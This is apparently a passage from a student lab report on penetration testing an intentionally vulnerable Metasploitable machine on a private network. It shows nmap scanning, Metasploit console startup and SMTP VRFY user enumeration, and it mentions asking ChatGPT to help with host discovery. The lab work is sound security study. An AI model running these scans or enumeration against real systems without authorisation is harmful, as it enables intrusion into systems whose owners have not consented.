
-O for OS detection



Step 3: Vulnerability assessment


Now we start with the vulnerability assessment we use the command to start the metasplotable database:

$ sudo msfdb init



Then we use this command to open metasploitable console:


$ sudo msfconsole




Next Step we used the command:
$ sudo nmap -sS -sV -O 10.0.2.6

-sS for TCP Scan


-sV for service version



Nmap service version scan we selected **SMTP which is port 25**



I used telnet then its successfully connected to the SMTP service on port 25 using Telnet confirming the server is running Postfix and ready to accept input for enumeration.



Used the VRFY command over SMTP to successfully enumerate valid system users (root, msfadmin, postgres, nobody) confirming user enumeration vulnerability.


Discovering valid usernames = starting point for brute-force, social engineering, or privilege escalation.

Exploit 4 (Using ChatGPT)

Tools used: (nmap, msfconsole)


Host Info:	Host 1 (Metasploitable)
Operating System	Linux
IP Address	10.0.2.5
MAC Address	08:00:27:57:72:EA
Open Ports	21, 22, 23, 25, 53, 80, 111, 139, 445, 512, 513, 514, 1099, 1524, 2049, 2121, 3306, 5432, 5900, 6000, 6667, 8009, 8180,8787, 33316, 33823, 34005, 54555,


Step 1: Reconnasance (Information Gathering)
We asked ChatGPT to discover all hosts on our network 10.0.2.0

